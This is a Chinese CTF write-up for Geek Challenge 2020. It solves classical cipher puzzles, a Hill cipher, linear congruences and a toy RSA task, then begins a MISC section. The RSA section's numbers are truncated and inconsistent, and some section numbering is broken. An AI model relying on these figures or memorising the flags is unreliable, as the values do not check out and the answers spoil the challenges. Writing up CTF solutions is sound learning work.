极客大挑战2020wp

原创

Atkxor 于 2020-11-29 23:14:06 发布 383 收藏 1

分类专栏： CTF WriteUp 文章标签： 信息安全 安全


目录

Crypto


1. 二战情报员刘壮

简介：你能知道刘壮在说什么？得到的flag包裹上SYC{} .-…/.----/…-/–…/…/…-/…-/-./–/…–.-/…/…–.-/–…/.----/-.–/.----

提示：刘壮早上起床打摩丝



提交flag，发现错误，转换成小写还是不对，查看了一下群里给的hint，成功提交




2. 铠甲与萨满

简介：YEI{roafnagtmroafnagtm_hgtmhgtmhgtm}

提示：kaisa?

偏移量为6时，得到flag



3. 跳跃的指尖

题目描述:wdr qsz awdx thu xdv eft thu ol rgy ilp(注意请将请将答案套上SYC{}提交)


键盘密码，看键盘即可得到flag

```
SYC{easycrypto}
```


5. 成都养猪二厂

题目描述：v先生家里蛮大的，还有很多啤酒。v先生之所以能过上这样快哉的生活可能是因为他的养猪场厂围上了高高的栅栏

提示：flag格式 SYC{xx_xx_xx},除SYC外其他字母小写 单词间隔开添加下划线




是猪圈密码




比对上图转换成英文字母

```
SSYIRCEEHSAGIULISOLBHY
```

进行栅栏密码解密，没有找到想要的结果



猜测是W型栅栏密码，果然没错



根据提示处理一下

```
SYC{his_house_is_really_big}
```

5. 规规矩矩的工作

题目描述：wlz当年玩蹦蹦蹦为了抽希尔氪了很多钱
hint1:让我看看是谁不好好上线代课？
hint2:decode程序可能加载的有点慢并且请在命令行内运行

cipher.txt内容为

```
key_encrypt
1 1 1
1 2 3
1 3 6
enc：
12
12
10
```

是希尔密码

给出的key_encrypt的逆矩阵b为：

```
 3   -3   1
-3    5  -1
 1   -2   1
```

对矩阵b进行mod26，得到矩阵c

```
 3   23    1
23    5   24
 1   24    1
```

矩阵c*矩阵enc得到矩阵d

```
322
576
310
```

对矩阵d进行mod26

```
10
4
24
```

转换为字母为`key`

```
F:\>decode_machine.exe
输入正确大写密码查看flag
KEY
SYC{linear_algebra_make_ctf_great_again}
```

6. Simple calculation

题目描述：也许能在大一那本紫书上找到算法灵感

提示：hint:“The solution of system of linear congruence equations can be provided by the Chinese remainder theorem”

下载附件

$$flag:SYC\{S_0S_1S_2S_3S_4\}$$

$$\begin{cases} S_0*1+S_1*1+S_2*1+S_3*1+S_4*1\equiv 3 \mod 26 \\ S_0*1+S_1*1+S_2*1+S_3*3+S_4*5\equiv 7 \mod 26 \\ S_0*1+S_1*2+S_2*2+S_3*3+S_4*3\equiv 1 \mod 26 \\ S_0*1+S_1*2+S_2*5+S_3*3+S_4*1\equiv 1 \mod 26 \\ S_0*1+S_1*2+S_2*1+S_3*2+S_4*1\equiv 20 \mod 26 \end{cases}$$

S的值为该字符在大写英文字母中对应的位置

如$S=0$则为A

使用脚本爆破

```
for S0 in range(26):
 for S1 in range(26):
  for S2 in range(26):
   for S3 in range(26):
    for S4 in range(26):
     T1=S0+S1+S2+S3+S4
     T2=S0+S1+S2+S3*3+S4*5
     T3=S0+S1*2+S2*2+S3*3+S4*3
     T4=S0+S1*2+S2*5+S3*3+S4
     T5=S0+S1*2+S2+S3*2+S4
     if (((T1)%26==3) and ((T2)%26==7) and ((T3)%26==1) and ((T4)%26==1) and ((T5)%26==20)):
        print("SYC{"+chr(S0+65)+chr(S1+65)+chr(S2+65)+chr(S3+65)+chr(S4+65)+"}")
```

运行结果

```
========================= RESTART: D:\Users\Desktop\1.py =========================
SYC{GESNO}
SYC{TESNB}
>>>
```

7. babyRSA

题目描述：因为每晚都有小毛贼翻过v先生的栅栏去对猪圈搞破坏，v先生的养猪场不久就倒闭了。失落的v先生感觉不会再爱这个世界了。在他起身去找工作之前留下了一张纸条。

```
from Crypto.Util.number import *
from gmpy2 import *
from secret import p,flag
flag = bytes_to_long(bytes(flag,encoding='utf-8'))
q = getPrime(1024)
n = q*p
phi_ = (p-1)*(q-1)
e = 0x10001
d = invert(e,phi_)
c = (pow(flag, e, n))

print(long_to_bytes(pow(c, d, n)))
print((c,q,n))
'''out put
(17717767206102566293658734534726831312724165196525688232318074931751573325608816318691455068263524529441487986281065477320764468726259644087009440937884930718848575570013879765103993644599843383051620763085873309058164359284352120349981806982250443437084025451861478595341249270173032652425867286041631850127815519414817973795584260521327220783675218784512414946115118190377937477528152934685478625971954569915750888550081899401961815870821277783376844432765864732455509045923365773795093289501876644011999951333170775969105488831902906939790300324092755206542941217660013463692114680540866450511588956104316891064552900388639104789883962456829021636084533050181401972057032719766906436526860759711759890504689509764270800637318298995375820852301034514820047525753833660269521181905589366797431790561752283884032549975486203334814840797852779281618609429738192511960146414917)
'''
```

给了 c, q, n ,e, 求 flag : flag = pow(c,d,n)

分解n，可得到p=1145143，e = 0x10001转成十进制为65537

```
import libnum
p = 1145143
q = 16683670558468151814817973795584260521327220783675218784512414946115118190377937477528152934685478625971954569915750888550081899401961815870821277783376844432765864732455509045923365773795093289501876644011999951333170775969105488831902906939790300324092755206542941217660013463692114680540866450511588956104316891064552900388639104789883962456829021636084533050181401972057032719766906436526860759711759890504689509764270800637318298995375820852301034514820047525753833660269521181905589366797431790561752283884032549975486203334814840797852779281618609429738192511960146414917
e = 65537
C = 17717767206102566293658734534726831312724165196525688232318074931751573325608816318691455068263524529441487986281065477320764468726259644087009440937884930718848575570013879765103993644599843383051620763085873309058164359284352120349981806982250443437084025451861478595341249270173032652425867286041631850127815519414
#1.求d
d = libnum.invmod(e,(p-1)*(q-1))
#2.求n
n = p*q
#3.m=pow(c,d,n)
flag = pow(C,d,n)
print(libnum.n2s(flag))
```

结果


```
'''
====================== RESTART: D:\Users\Desktop\rsaexp.py ======================
b'SYC{Bron_to_be_the_human_I_am_sorry}'
>>>
```

8. 韣髻猊岈


简介：题目地址：https://share.weiyun.com/Y5qldy3K

题目描述：v先生最近说话越来越奇怪了


提示：flag格式 SYC{xx_xx_xx},除SYC外其他字母小写



题目名字看不懂，试一下汉字转拼音，原来是维基尼亚密码



直接维基尼亚密码暴力破解



根据提示处理一下flag


```
SYC{there_is_no_tears_in_vigenere}
```

MISC


1. 一“页”障目

简介：宣传单里藏了啥？

下载附件，打开发现三段碎片



剪切一下，在word里面拼接



2. 壮言壮语

简介：佛曰：豆梵能佛冥謹沙怯隸道等孕喝伽訶恐奢耶尼殿怯怖奢三鉢南怛鉢娑皤寫數皤究吶者醢皤勝孕皤顛皤耶夜哆悉侄羯涅悉怯老若俱勝菩知菩所蘇奢以梵世心亦吶耨夷哆至哆醢即波怯明除怯闍怯集怯尼明皤實怯一心鉢呼侄羯夢室諳耨吶提迦梵都都吶孕礙諳那吶彌豆鉢智遮諳槃提伽俱穆離冥伊冥那藐罰摩迦諳有諳盡即怯多逝侄婆冥涅神

提示：什么是佛曰

与佛论禅在线解密

与佛论禅

我刘壮就是np，给你flag吧,SYC{i_l0ve_Japanese_wife}

听佛说宇宙的真谛 | 参悟佛所言的真意 | 普度众生

无悲无喜无梦无幻，无爱无恨四大皆空

佛曰：豆梵能佛冥謹沙怯隸道等孕喝伽訶恐奢耶尼毀怯怖奢三缽南怛缽娑皤寫數皤究吶者醢皤勝孕皤顛皤耶夜哆悉侄羯涅悉怯老若俱勝菩知菩所蘇奢以梵世心亦吶擲夷哆至哆醢即波怯明除怯闍怯集怯尼明皤冨怯一心缽呼侄羯夢室諳擲吶提迦梵都都吶孕礙諳那吶彌豆缽智遮諳槃提伽俱穆離冥伊冥那藐罰摩迦諳有諳盡即怯多逝侄婆冥涅神

3. 秘技·反复横跳

